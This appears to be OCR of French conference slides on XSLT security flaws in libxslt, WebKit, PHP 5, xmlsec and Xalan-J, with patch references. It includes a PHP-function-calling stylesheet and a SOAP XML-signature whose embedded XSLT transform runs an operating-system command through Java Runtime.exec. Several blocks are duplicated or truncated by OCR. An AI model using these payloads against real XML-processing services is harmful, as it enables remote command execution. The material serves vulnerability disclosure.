
- et d'autres !


Chrome n'est pas vulnérable, grâce à sa sanbox

Le correctif est disponible depuis Février

HTTP://TRAC.WEBKIT.ORG/CHANGESET/79159

Personne ne l'a appliqué :-(



mr_me's IT security blog (1)
nGenuity Information Services
nzight
omg.wtf.bbq.
pentestmonkey.net
phed.org
phpMyAdmin security announcements
CISS Research Team
extraexploit
jon.oberheide.org
root labs rdist (1)
Dan Kaminsky's Blog (1)
ryanlrussell
thinkst Thoughts... (1)
vtty
www.notsosecure.com
xorl %eax, %eax
Titres
XSLT testing Area
192.168.2.89/xslt/fi...
http://192.168.2.89/test-v7.svg
XSLT engine : [libxslt]
Probably vulnerable
Check "/tmp/0wn3d" ...




XSLT engine : [libxslt]

Probably vulnerable

Check "/tmp/0wn3d" ...


Orange F 3G
13:43
Annuler
Attributs Fichier
OK
Nom
0wn3d
Dossier
/var/tmp
Ouvrir avec...
Attributs
Type
Fichier Normal
Taille
54 Bytes
Mime-Type
Inconnu
Possesseur
Propriétaire
mobile


0wn3d
/var/tmp
c...

VİDEO : SAFARİ + MOF

LIFERAY

XMLSEC

WEBKIT

PHP 5

ALTOVA

DIVERS


PHP 5

Utilise libxslt

This is basically a well known feature, you can write files with XSLT since "forever", it's IMHO perfectly in the boundaries of what it's supposed to do and not a "newly found security" hole.

But I guess even I didn't always clean untrusted XSLT properly for all the possible cases. That's why I think it's a good thing to disable write-access for XSLT by default. Not many are using that feature. I'll try to come up with something for added protection.

PS. We should disable write access for SQL by default, too, it's the same line of thought ;) </sarcasm>

PATCH #54446 :
VALIDÉ LE 28 AVRIL

TRUNK DU 4 JUIN :
TOUJOURS PAS APPLIQUÉ

:-(

Attendez, ce n'est pas fini ...

void XSLTProcessor::registerPHPFunctions ([mixed $restrict])

Cette méthode permet d'utiliser les fonctions PHP en tant que fonctions XSLT dans les feuilles de style XSL

HTTP://PHP.NET/MANUAL/FR/XSLTPROCESSOR.REGİSTERPHPFUNCTİONS.PHP

```
<xsl:stylesheet
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
[xmlns:php="http://php.net/xsl"]
version="1.0">
...
<xsl:value-of select["php:function('phpinfo')"]/>
...
</xsl:stylesheet>
```

```
<xsl:stylesheet
xmlns:xsl="http://www.w3.org/
xmlns:php="http://php.net/xsl"
version="1.0">

...
<xsl:value-of select="php:funct

...
```

np.net/xsl"]

["php:function('phpinfo')"]

LIFERAY

XMLSEC

WEBKIT

PHP 5

ALTOVA

DIVERS

XMLSEC

Utilise libxslt

J'aime les solutions de sécurité qui ont des bugs de sécurité ;-)

Editeurs (potentiellement) impactés :
- solutions de PKI
- solutions de SSO (SAML)
- utilisateurs de SWIFT eBAM
- et bien d'autres !

```
<ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
  <ds:SignedInfo>
    <ds:CanonicalizationMethod ds:Algorithm="http://www.w3.org/TR/2001/12/REC-xml-c14n-20010315"/>
    <ds:SignatureMethod ds:Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
    <ds:Reference URI="">
      <ds:Transforms>
        <ds:Transform ds:Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>

        <ds:Transform ds:Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
          <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
            <xsl:output encoding="UTF-8" />
            <xsl:strip-space elements="*" />
            <xsl:template match="@*|node()">
              <xsl:copy>
                <xsl:apply-templates select="@*|node()" />
              </xsl:copy>
            </xsl:template>
          </xsl:stylesheet>
        </ds:Transform>

        <ds:Transform ds:Algorithm="http://www.w3.org/TR/2001/12/REC-xml-c14n-20010315"/>
      </ds:Transforms>
      <ds:DigestMethod ds:Algorithm="http://www.w3.org/2001/04/xmlenc#sha256"/>
      <ds:DigestValue>fji4f1v5dt581sd55dK...</ds:DigestValue>
    </ds:Reference>
  </ds:SignedInfo>
  <ds:SignatureValue>...CMS without certificates...</ds:SignatureValue>
  <ds:KeyInfo>
    <ds:X509Data>
      <ds:X509Certificate>MII4ybroe8...<ds:/X509Certificate>
      <ds:X509Certificate>MIIqvnippi...</ds:X509Certificate>
    </ds:X509Data>
  </ds:KeyInfo>
</ds:Signature>
```

HTTP://WWW.SWIFT.COM/CORPORATES/RESOURCES/GETTING_STARTED/MIG_ISO20022/EBAM_SIGNATURE_SPECIFICATIONS.PDF

```
<ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
  <ds:SignedInfo>
    <ds:CanonicalizationMethod ds:Algorithm="http://www.w3.org/TR/2001/12/REC-xml-c14n-20010315"/>
    <ds:SignatureMethod ds:Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
    <ds:Reference URI="">
      <ds:Transforms>
        <ds:Transform ds:Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>

        <ds:Transform ds:Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
          <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
            <xsl:output encoding="UTF-8" />
            <xsl:strip-space elements="*" />
            <xsl:template match="@*|node()">
              <xsl:copy>
                <xsl:apply-templates select="@*|node()" />
              </xsl:copy>
            </xsl:template>
          </xsl:stylesheet>
        </ds:Transform>

        <ds:Transform ds:Algorithm="http://www.w3.org/TR/2001/12/REC-xml-c14n-20010315"/>
      </ds:Transforms>
      <ds:DigestMethod ds:Algorithm="http://www.w3.org/2001/04/xmlenc#sha256"/>
      <ds:DigestValue>fji4f1v5dt581sd55dK...</ds:DigestValue>
    </ds:Reference>
  </ds:SignedInfo>
  <ds:SignatureValue>...CMS without certificates...</ds:SignatureValue>
  <ds:KeyInfo>
    <ds:X509Data>
      <ds:X509Certificate>MII4ybroe8...<ds:/X509Certificate>
      <ds:X509Certificate>MIIqvnippi...</ds:X509Certificate>
    </ds:X509Data>
  </ds:KeyInfo>
</ds:Signature>
```

HTTP://WWW.SWIFT.COM/CORPORATES/RESOURCES/GETTING_STARTED/MIG_ISO20022/EBAM_SIGNATURE_SPECIFICATIONS.PDF

ET SI LE MOTEUR EST XALAN-J ...

... C'EST PIRE :-(

```
<SOAP-ENV:Envelope
  xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
  <SOAP-ENV:Header>
    <SOAP-SEC:Signature
      xmlns:SOAP-SEC="http://schemas.xmlsoap.org/soap/security/2000-12"
      SOAP-ENV:actor="some-URI"
      SOAP-ENV:mustUnderstand="1">
      <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
        <ds:SignedInfo>
          <ds:CanonicalizationMethod
            Algorithm="http://www.w3.org/TR/2000/CR-xml-c14n-20001026">
          </ds:CanonicalizationMethod>
          <ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#dsa-sha1"/>
          <ds:Reference URI="#Body">
            <!-- ... -->
            <!-- Start malicious XSLT transform -->
            <!-- ... -->
            <ds:Transforms xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
             <ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
              <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:java="java">
               <xsl:template match="/" xmlns:os="java:lang.Runtime" >
                <xsl:variable name="runtime" select="java:lang.Runtime.getRuntime()"/>
                <xsl:value-of select="os:exec($runtime, 'shutdown -i')" />
               </xsl:template>
              </xsl:stylesheet>
             </ds:Transform>
            </ds:Transforms>
            <!-- ... -->
            <!-- End malicious XSLT transform -->
            <!-- ... -->
            <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
            <ds:DigestValue>j6lwx3rvEPO0vKtMup4NbeVu8nk=</ds:DigestValue>
          </ds:Reference>
        </ds:SignedInfo>
        <ds:SignatureValue>MC0CFFrVLtRlk=...</ds:SignatureValue>
      </ds:Signature>
    </SOAP-SEC:Signature>
  </SOAP-ENV:Header>
  <SOAP-ENV:Body
    xmlns:SOAP-SEC="http://schemas.xmlsoap.org/soap/security/2000-12"
    SOAP-SEC:id="Body">
    <m:GetLastTradePrice xmlns:m="some-URI">
      <m:symbol>IBM</m:symbol>
    </m:GetLastTradePrice>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

HTTP://CLAWSLAB.NDS.RUB.DE/WIKI/INDEX.PHP/XML_SIGNATURE__XSLT_CODE_EXECUTION

```
-ENV:Envelope
ns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
AP-ENV:Header>
SOAP-SEC:Signature
 xmlns:SOAP-SEC="http://schemas.xmlsoap.org/soap/security/2000-12"
 SOAP-ENV:actor="some-URI"
 SOAP-ENV:mustUnderstand="1">
 <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
   <ds:SignedInfo>
     <ds:CanonicalizationMethod
       Algorithm="http://www.w3.org/TR/2000/CR-xml-c14n-20001026">
     </ds:CanonicalizationMethod>
     <ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#dsa-sha1"/>
     <ds:Reference URI="#Body">
       <!-- ... -->
       <!-- Start malicious XSLT transform -->
       <!-- ... -->
       <ds:Transforms xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
        <ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
         <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:java="java">
          <xsl:template match="/" xmlns:os="java:lang.Runtime" >
           <xsl:variable name="runtime" select="java:lang.Runtime.getRuntime()"/>
           <xsl:value-of select="os:exec($runtime, 'shutdown -i')" />
          </xsl:template>
         </xsl:stylesheet>
        </ds:Transform>
       </ds:Transforms>
       <!-- ... -->
       <!-- End malicious XSLT transform -->
       <!-- ... -->
       <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
       <ds:DigestValue>j6lwx3rvEPO0vKtMup4NbeVu8nk=</ds:DigestValue>
     </ds:Reference>
   </ds:SignedInfo>
   <ds:SignatureValue>MC0CFFrVLtRlk=...</ds:SignatureValue>
 </ds:Signature>
/SOAP-SEC:Signature>
OAP-ENV:Header>
AP-ENV:Body
mlns:SOAP-SEC="http://schemas.xmlsoap.org/soap/security/2000-12"
OAP-SEC:id="Body">
m:GetLastTradePrice xmlns:m="some-URI">
 <m:symbol>IBM</m:symbol>
/m:GetLastTradePrice>
OAP-ENV:Body>
P-ENV:Envelope>
```

HTTP://CLAWSLAB.NDS.RUB.DE/WIKI/INDEX.PHP/XML_SIGNATURE__XSLT_CODE_EXECUTION

